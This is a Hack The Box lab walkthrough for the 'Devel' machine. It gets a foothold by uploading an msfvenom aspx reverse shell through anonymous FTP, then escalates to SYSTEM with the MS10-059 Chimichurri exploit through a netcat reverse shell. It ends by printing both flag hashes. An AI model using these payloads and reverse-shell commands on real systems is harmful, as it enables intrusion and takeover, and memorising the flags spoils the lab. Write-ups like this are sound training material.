
Hack The Box
PEN-TESTING LABS


Devel :

Enumeration :

Runing an Nmap scan return those result.




```
root@nexus:~# nmap -A -p- 10.10.10.5
```



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
```


Anonymous access is allowed on FTP. Connect to FTP as anonymous with anonymous as password.




```
root@nexus:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Exploitation :

The files on ftp didnt seem usefull. But we can upload files. There is an aspnet folder, this folder is here beacause asp is enabled, the box read and execute aspx files. So make an « aspx » payload with msfvenom and upload it trought ftp.




```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.43 LPORT=4444 -f aspx > payload.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2745 bytes
```




```
ftp> put payload.aspx
local: payload.aspx remote: payload.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2780 bytes sent in 0.00 secs (22.4679 MB/s)
ftp> 
```

Once the payload uploaded, start a netcat listener and browse your payload http://10.10.10.5/payload.aspx



```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```




```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.5.
Ncat: Connection from 10.10.10.5:49157.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

And we got a shell as web user.

Privilege Escalation :

On the cmd prompt, type systeminfo for read system information and save the output to a file.




```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
```


Download windows exploit suggester python script.

Source : https://github.com/GDSSecurity/Windows-Exploit-Suggester


Update the tool for download the database and install dependencies.



```
root@kali:~/Downloads/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2019-08-28-mssb.xls
[*] done
```




```
root@kali:~/Downloads/Windows-Exploit-Suggester-master# apt-get install python-xlrd
```




```
root@kali:~/Downloads/Windows-Exploit-Suggester-master# pip install xlrd --upgrade
```

Run the tool with the downloaded database and the systeminfo file of the box.



```
root@kali:~/Downloads/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py --database 2019-08-28-mssb.xls --systeminfo systeminfo.txt
```




```
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
```

We found few working privilege escalation exploit, like MS10-015, but this one work fine on metasploit, localy its a pain if we didnt have full access on the box, beacause it will open a new terminal windows as SYSTEM and on our kali this window didnt will pop up.

So i used MS10-059, download the binary.


Source : https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS10-059/MS10-059.exe

Once downloaded, upload it trought ftp.




```
Remote system type is Windows_NT.
ftp> put MS10-059.exe
local: MS10-059.exe remote: MS10-059.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
786024 bytes sent in 0.14 secs (5.2782 MB/s)
ftp> 
```

Then back to the cmd prompt of devel, and go to C:\inetpub\wwwroot\ and run the exploit upload.




```
C:\inetpub\wwwroot>MS10-059.exe
MS10-059.exe
This program cannot be run in DOS mode.
```

We got an error « this program cannot be run in DOS mode », come back to the ftp and type « binary » and re-upload the exploit.




```
ftp> binary
200 Type set to I.
ftp> put MS10-059.exe
local: MS10-059.exe remote: MS10-059.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
784384 bytes sent in 0.14 secs (5.3710 MB/s)
ftp>
```

Back again to the cmd prompt and run the exploit.




```
C:\inetpub\wwwroot>MS10-059.exe
MS10-059.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
```

It said we need to run it targeting our ip and port, so start an netcat listener.




```
root@kali:~# nc -nvlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

And run it targeting our ip and our port listening.




```
C:\inetpub\wwwroot>MS10-059.exe 10.10.14.43 5555
MS10-059.exe 10.10.14.43 5555
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry values...<BR>/Chimichurri/-->Got SYSTEM token...<BR>/
Chimichurri/-->Running reverse shell...<BR>/Chimichurri/-->Restoring default registry values...<BR>
```




```
root@kali:~# nc -nvlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.5.
Ncat: Connection from 10.10.10.5:49159.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\wwwroot>whoami
whoami
nt authority\system
```

And we got shell as SYSTEM. Take both flag.



```
C:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
```



```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
```

User.txt = 9ecdd6a3aedf24b41562fea70f4cb3e8

Root.txt = e621a0b5041708797c4fc4728bc72b4b